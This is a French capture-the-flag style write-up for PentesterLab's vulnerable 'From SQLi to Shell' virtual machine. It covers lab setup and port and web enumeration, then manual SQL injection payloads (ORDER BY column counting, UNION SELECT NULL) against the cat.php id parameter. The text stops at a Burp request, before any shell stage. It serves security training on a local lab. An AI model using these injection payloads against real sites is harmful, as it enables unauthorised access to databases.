

---

# **From SQLi to Shell**

Exploitation de la machine

Olivier LASNE

2021-01-19

## Installation de “From SLQì to Shell”

Il s’agit d’une machine virtuelle faite par PentesterLab volontairement vulnérable. Elle permet de réaliser un scénario d’attaque complet sur une machine “réaliste”.

Une correction officielle de la machine est disponible ici : [https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/course](https://pentesterlab.com/exercises/from_sqli_to_shell/course)

### Télécharger le fichier ISO

Le fichier iso peut être télécharger ici :

[https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/iso](https://pentesterlab.com/exercises/from_sqli_to_shell/iso)


### Installation dans VirtualBox

#### Création d’une nouvelle VM



Dans VirtualBox, cliquer sur le bouton **Nouvelle**.


Donner un nom (ex : “SQLi to Shell”), puis choisir type **Linux** et version **debian32**.



Cliquer sur **Créer**.

Laisser les options de **Taille de mémoire** et de **Disque dur** par **défaut**.

Vous pouvez ensuite également laisser l'**emplacement du fichier** et sa **taille** par **défaut**.



Cliquer sur **Créer**.

### Ajout du live CD

Sélectionner dans Virtualbox la VM nouvellement créée.




FIG. 1: Selection de la machine



Et cliquer sur l'icone Configuration.

Sélectionner **Stockage** > **Vide** sous **Contrôleur IDE**.



Cliquer sur l'icone de CD , et **Choisissez un fichier de disque optique virtuel**. Et sélectionner le

fichier *from\_sql\_i\_to\_shell\_i386.iso* téléchargé précédemment.

Appuyer sur **OK** en bas à droite pour confirmer les modifications.


## Configuration réseau

Pour attaquer la VM vulnérable, on va préférer un mode “réseau privé hôte”.

À nouveau, **sélectionner** la VM “**SQLi to Shell**” dans VirtualBox et cliquer sur l’icone **Configuration**.



1. Aller dans **Réseau > Adapter 1**
2. Pour *Mode d'accès réseau* sélectionner **Réseau privé hôte**
3. Dans *Nom* : sélectionner **vboxnet0** (réseau de votre Kali)
4. Cliquer sur **OK** pour confirmer les changement




**FIG. 2:** Configuration en réseau privé hôte

## Lancer la VM



On peut maintenant lancer la machine virtuelle avec le bouton **Démarrer**.

Il est possible qu'au démarrage, la VM vous **redemande le fichier ISO** à utiliser. Dans ce cas, sélectionner bien *from\_sql\_i\_to\_shell\_i386.iso*.



**FIG. 3:** Selection de l'iso au démarrage

L'installation est terminée.

S'agissant d'un Live CD. La machine démarrera à chaque fois sur le fichier ISO sans conserver les changements qui ont été effectués dessus.

## Pentest

Lorsqu'elle démarre. La machine vous donne un shell (avec un clavier QWERTY).

Vous pouvez utiliser la commande `ifconfig` pour trouver l'IP de la machine.

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fe:f3:e9
          inet addr:192.168.56.112  Bcast:192.168.56.255  Mask:255.255
          inet6 addr: fe80::200:27ff:feff:f3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1705 (1.6 KiB)  TX bytes:1152 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:264 (264.0 B)  TX bytes:264 (264.0 B)

user@debian:~$ _
```

**FIG. 4:** Trouver l'IP de la machine

Si votre machine n'a pas d'adresse IP. Vous pouvez en demander une à Virtualbox avec la commande

```
sudo dhclient eth0
```

## Scan de port

La première chose à faire lorsque l'on a une machine à tester est un scan de ports avec `nmap`. Vous pouvez faire cela avec votre **Kali Linux**.

Pour un scan de port complet, rajouter l'option `-p-`.

```
1 nmap -sV -sC 192.168.56.112 -oN scan_tcp.nmap
2
```

```
3 Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-20 12:14 CET
4 Nmap scan report for ubuntu32 (192.168.56.112)
5 Host is up (0.00014s latency).
6 Not shown: 998 closed ports
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
9 | ssh-hostkey:
10 |   1024 18:53:14:47:58:80:c3:98:fd:39:f7:69:02:f9:46:79 (DSA)
11 |_  2048 b2:ed:5b:ea:4d:9b:aa:b8:b5:2f:a0:37:86:44:22:aa (RSA)
12 80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
13 |_http-server-header: Apache/2.2.16 (Debian)
14 |_http-title: My Photoblog - last picture
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

On a ici deux services : un serveur SSH port 22, et un serveur Web sur le port 80.

Port	service
tcp/22	SSH
tcp/80	HTTP (web)

## HTTP - TCP/80 :

### Énumération

Lorsque l'on a un serveur web, on va systématiquement lancer quelques scans.

### Nikto

Nikto est un scanner web un peu ancien, qui remonte souvent des faux positifs. Il peut néanmoins avoir quelques informations utiles.

Sous Kali, nikto se lance avec `nikto -h ip_cible`.

On peut stocker les résultats un `tee`.

```
1 $ nikto -h 192.168.56.112 | tee scan_nikto.txt
2
3 - Nikto v2.1.6
4 -----
```



```
5 + Target IP: 192.168.56.112
6 + Target Hostname: 192.168.56.112
7 + Target Port: 80
8 + Start Time: 2021-01-20 12:23:28 (GMT1)
9 -----
10 + Server: Apache/2.2.16 (Debian)
11 + Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14
12 + The anti-clickjacking X-Frame-Options header is not present.
13 ...
```

Il ne nous remonte ici pas grand chose d'intéressant si ce n'est des erreurs de configuration.

## Gobuster

On va généralement lancer un Gobuster pour découvrir d'autres fichiers sur le serveur web.

Si il n'est pas présent, installez le sur kali avec

```
1 sudo apt install gobuster
```

La syntaxe de **gobuster** est la suivante :

```
1 gobuster dir -u http://ip -w wordlist -o fichier_de_sortie -x
  extensions_à_ajouter
```

```
1 $ gobuster dir -u http://192.168.56.112 -w /usr/share/wordlists/
  dirbuster/directory-list-2.3-medium.txt -x txt,php -o gobuster_med.
  txt
2 =====
3 Gobuster v3.0.1
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
5 =====
6 [+] Url: http://192.168.56.112
7 [+] Threads: 10
8 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
  medium.txt
9 [+] Status codes: 200,204,301,302,307,401,403
10 [+] User Agent: gobuster/3.0.1
11 [+] Extensions: php,txt
12 [+] Timeout: 10s
13 =====
14 2021/01/20 13:19:57 Starting gobuster
15 =====
16 /images (Status: 301)
17 /index (Status: 200)
18 /index.php (Status: 200)
19 /header (Status: 200)
20 /header.php (Status: 200)
```

```
21 /admin (Status: 301)
22 /footer (Status: 200)
23 /footer.php (Status: 200)
24 /show (Status: 200)
25 /show.php (Status: 200)
26 /all (Status: 200)
27 /all.php (Status: 200)
28 /css (Status: 301)
29 ...
```

Dans notre cas, on va notamment être intéressé par la page `admin` :

`http://192.168.56.112/admin/`.

## Test de l'application Web

Lorsque l'on teste une application Web, on commence par en faire un tour, découvrir les différentes fonctionnalités.

Ici, on découvre les fonctionnalités suivantes :

- Différentes images, identifiées par `id=1`, `id=2`, etc
- Une page d'administration (`http://ip/admin/`) qui demande un utilisateur / mot de passe



**FIG. 5:** Page avec des images, notez le id=1



**FIG. 6:** Page d'administration

Dans un pentest professionnel. On utiliserait le scanner de *BurpSuite Pro* à ce stade pour chercher des failles de sécurité.

L'injection SQL se trouve au niveau du paramètre `id`.


## Injection SQL

On constate que `http://192.168.56.112/cat.php?id=3-1` nous donne la même chose que la page '`http://192.168.56.112/cat.php?id=2`'.

C'est probablement qu'il y a une injection SQL au niveau du paramètre `id` !

On peut utiliser le *Repeater* de Burp pour tester ce paramètre.

Afin de faciliter les tests, on peut rechercher `secondary-navigation` dans la partie *Response*, et cocher *Auto-scroll to match when text changes*.



**Fig. 7:** Configuration de l'auto-scroll dans le Repeater

On va commencer par ajouter notre cher `;-+` pour commenter la fin de la requête. Et on constate que la requête fonctionne toujours




FIG. 8: Ajout de `--+` à la fin de la requête


## Trouver le nombre de colonnes

On va chercher ici à réaliser une injection avec l'opérateur `UNION`.

On va tout d'abord chercher à déterminer le nombre de colonnes.

La requête **échoue lorsque l'on arrive à 5 colonnes**. C'est donc qu'il n'y en a que 4.

URL : `http://192.168.56.112/cat.php?id=2+ORDER+BY+5;--+`




**FIG. 9:** La requête échoue avec ORDER BY 5

## UNION SELECT NULL

Maintenant que l'on a déterminé le nombre de colonnes. On va utiliser la syntaxe avec `UNION` pour extraire des données de la base.

Comme on a 4 colonnes, on peut utiliser `UNION SELECT NULL, NULL, NULL, NULL`.

Ajouter le `UNION SELECT NULL` ne produit pas d'erreur.



**Request**

Pretty Raw \n Actions ▾

```
1 GET /cat.php?id=2+UNION+SELECT+NULL,NULL,NULL,NULL;--+ HTTP/1.1
2 Host: 192.168.56.112
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=57nmfhmha14p0opgnog17om92
```

⌕ ⚙ ⬅ ➡ Search...

**Response**

Pretty Raw Render \n Actions ▾

